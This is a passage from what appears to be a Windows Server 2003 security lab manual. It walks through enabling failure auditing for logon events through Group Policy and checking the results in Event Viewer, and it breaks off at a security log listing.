
2 Enabling Auditing

Auditing is critical to monitoring and maintaining the security of a system. Auditing can keep track of object access, user account management, logon events, and other activity. On most Windows systems, the amount of auditing the system does by default is limited. A network administrator has the ability to enable additional auditing. Insufficient auditing can be an issue if security incidents are not being addressed.

2.1 Enabling Auditing on a Windows Systems

A lack of auditing can be an issue if security incidents are not being discovered. The default audit policy can differ on computers depending on the version of the operating system. Security templates can be applied to systems to change their audit settings, or an administrator can manually go in and turn on auditing for any given Policy.

1. To view the Audit Polices on the Windows Server, open the Group Policy editor. Click **Start**, go up to **Run**, and type **gpedit.msc** in the box, and then click **OK**.




Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: gpedit.msc

Figure 17: Launching the Group Policy Editor

2. Navigate to the following location within the Group Policy Editor: **Local Computer Policy>Computer Configuration>Windows Settings>Security Settings>Local Policies>Audit Policy**. View the Policy and Security Settings in the right pane.



Policy	Security Setting
Audit account logon events	Success
Audit account management	Success
Audit directory service access	Success
Audit logon events	Success
Audit object access	No auditing
Audit policy change	Success
Audit privilege use	No auditing
Audit process tracking	No auditing
Audit system events	Success

Figure 18: Viewing the Default

Notice that auditing is on for successful logon events, not logon failures. This presents a problem from a security standpoint, because if an unauthorized user attempts to log on to the system, there will be no record of the incident.

3. Log off the server by clicking on the Start button and selecting **Log Off**.





Figure 19: Logging off the Windows Server

4. Log on to the **Windows 2k3 Server Internal Victim Machine**. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer). Log on to the 2003 server with the username of **Administrator** and the incorrect password of **123.** Try again to use the incorrect password of **123**. Finally, use the actual password of **password**.



Welcome to Windows

Press Ctrl-Alt-Delete to begin.

Requiring this key combination at startup helps keep your computer secure. For more information, click Help.

Figure 20: Logging back on to the Server

5. Click on **Start**, go up to **Run** and type **eventvwr.msc** to open the Event Viewer.




Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: eventvwr.msc

Figure 21: Opening the Event Viewer

6. Click on the **Security** log. Look for *Failure Audits* under **Type**. None are present.



Security 1,923 event(s)

Type	Date	Time	Source	Category
Success Audit	1/26/2012	6:47:37 PM	Security	Logon/Lo...
Success Audit	1/26/2012	6:47:37 PM	Security	Privilege ...
Success Audit	1/26/2012	6:47:35 PM	Security	Logon/Lo...
Success Audit	1/26/2012	6:47:35 PM	Security	Privilege ...
Success Audit	1/26/2012	6:47:35 PM	Security	Account ...
Success Audit	1/26/2012	6:47:35 PM	Security	Logon/Lo...
Success Audit	1/26/2012	6:47:34 PM	Security	Privilege ...
Success Audit	1/26/2012	6:47:34 PM	Security	Directory...
Success Audit	1/26/2012	6:47:34 PM	Security	Directory...
Success Audit	1/26/2012	6:47:34 PM	Security	Directory...
Success Audit	1/26/2012	6:46:34 PM	Security	Logon/Lo...
Success Audit	1/26/2012	6:46:22 PM	Security	Logon/Lo...
Success Audit	1/26/2012	6:46:22 PM	Security	Logon/Lo...
Success Audit	1/26/2012	6:46:22 PM	Security	Logon/Lo...
Success Audit	1/26/2012	6:46:22 PM	Security	Logon/Lo...

Figure 22: The Success Audits of the Security Log

In order to see the administrators failed attempts at logging on, enable failure audits for logon events. The Windows 2003 Server virtual machine in this scenario is a Domain controller, so we will set the auditing policy in the Domain Controller Security Policy.

7. To open Domain Controller Security Policy, click on the **Start** button, select **Administrative Tools**, and then select **Domain Controller Security Policy.**





Figure 23: Accessing the Domain Controller Security Policy


8. Navigate to the following location within the Domain Controller Security Policy: **Local Policies> Audit Policy.** View the Policy and Security Settings in the right pane.



Policy	Policy Setting
Audit account logon events	Success
Audit account management	Success
Audit directory service access	Success
Audit logon events	Success
Audit object access	No auditing
Audit policy change	Success
Audit privilege use	No auditing
Audit process tracking	No auditing
Audit system events	Success

Figure 24: Default Domain Controller Security Settings

9. Double click on the **Audit Logon Events** Policy. Check the box under **failure**. Click **OK**. The Policy Setting will change to **Success, Failure**. Click **OK**



Policy	Policy Setting
Audit account logon events	Success
Audit account management	Success
Audit directory service access	Success
Audit logon events	Success

Audit logon events

☑ Define these policy settings


Audit these attempts:

☑ Success

☑ Failure

Figure 25: Setting the Audit Policy for the Domain Controller Security Settings

10. Click the **cmd.exe** icon on the Desktop on the Windows 2003 Server. Type the following command to update the system's security settings immediately: C:\gpupdate /force



```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>gpupdate /force
Refreshing Policy...

User Policy Refresh has completed.
Computer Policy Refresh has completed.

To check for errors in policy processing, review the event log.
```

Figure 26: Updating the Security Settings Using GPUPDATE

11. Log off the Server by clicking on the **Start** button and selecting **Log Off**.





Figure 27: Logging off the Windows Server

12. Log on to the **Windows 2k3 Server Internal Victim Machine**. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer). Log on to the 2003 server with the username of **Administrator** and the incorrect password of **123.** Try again to use the incorrect password of **123**. Finally, use the actual password of **password**.



Press Ctrl-Alt-Delete to begin.

Requiring this key combination at startup helps keep your computer secure. For more information, click Help.

Figure 28: Logging back on to the Server

13. Click on **Start**, right click on **My Computer** and select **Manage.**





Figure 29: Computer Management


14. Select **Event Viewer** and select the **Security** log. Look for **Failure Audits**.



Type	Date	Time	Source	Category	Event
Success Audit	1/26/2012	9:56:48 PM	Security	Directory Se...	565
Success Audit	1/26/2012	9:56:48 PM	Security	Directory Se...	565
Success Audit	1/26/2012	9:56:48 PM	Security	Directory Se...	565
Success Audit	1/26/2012	9:56:48 PM	Security	Logon/Logoff	538
Success Audit	1/26/2012	9:56:48 PM	Security	Logon/Logoff	540
Success Audit	1/26/2012	9:56:48 PM	Security	Privilege Use	576
Success Audit	1/26/2012	9:56:48 PM	Security	Account Log...	673
Success Audit	1/26/2012	9:56:48 PM	Security	Account Log...	673
Success Audit	1/26/2012	9:56:48 PM	Security	Logon/Logoff	540
Success Audit	1/26/2012	9:56:48 PM	Security	Privilege Use	576
Success Audit	1/26/2012	9:56:48 PM	Security	Account Log...	673
Success Audit	1/26/2012	9:56:48 PM	Security	Privilege Use	576
Success Audit	1/26/2012	9:56:48 PM	Security	Logon/Logoff	528
Success Audit	1/26/2012	9:56:48 PM	Security	Logon/Logoff	552
Success Audit	1/26/2012	9:56:48 PM	Security	Account Log...	673
